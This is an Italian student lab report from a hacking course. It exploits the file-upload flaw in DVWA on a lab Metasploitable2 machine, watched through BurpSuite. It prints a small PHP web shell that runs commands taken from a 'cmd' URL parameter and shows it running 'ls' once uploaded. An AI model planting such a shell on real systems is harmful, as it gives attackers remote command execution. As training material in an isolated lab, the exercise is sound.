EPICODE

CSO424 – S6/L1

EXPLOIT FILE UPLOAD

Victoria M. Braile

Indice

TRACCIA


Sfruttare un file upload sulla DVWA per caricare una semplice shell in PHP e monitorare tutti gli step con BurpSuite.


Configura il laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicurati che ci sia comunicazione tra le macchine.

Lo scopo dell'esercizio di oggi è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP.
Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.

Configurazione della rete


Ho configurato le VM Kali Linux e Metasploitable2 sulla Rete Interna “intnet”.
Per verificare la connessione tra le due VM ho utilizzato il comando ping per entrambe.






Avvio di BurpSuite


Ho avviato BurpSuite su Kali Linux, sono andata su Proxy, ho “acceso” l’intercettazione del traffico ed avviato il browser di BurpSuite.






Accesso a DVWA

Sul browser ho digitato l'URL 192.168.50.101/dvwa per accedere a DVWA sulla macchina Metasploitable2. Sulla pagina di login ho utilizzato le credenziali predefinite (admin, password) per accedere a DVWA.




Impostazione sicurezza LOW

Prima di iniziare ho configurato il *security level* della DVWA a **LOW** dalla scheda ***DVWA Security***. Successivamente mi sono spostata sulla scheda ***Upload*** per mettere in pratica l'exploit.



Upload shell

Una volta nella scheda Upload ho caricato il file **shell.php**. Effettuando il caricamento ho potuto constatare con BurpSuite che la richiesta per l'upload è di tipo **POST**.





```
┌──(kali㉿kali)-[~]
└─$ sudo nano shell.php
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ cat shell.php
<?php
if (isset($_GET['cmd'])){
        system($_GET['cmd']);
}
?>
```

Connessione al path

Effettuato l'upload il messaggio in rosso mi conferma che la shell si trova sul path **.../.../hackable/uploads/shell.php.**
Mi sono connessa al path aggiungendo il parametro cmd=ls.



Verifica dei comandi

Aggiungendo il parametro **cmd=ls** nella GET l'applicazione mi restituisce la lista dei file, quindi la richiesta **ls** è stata eseguita dalla shell.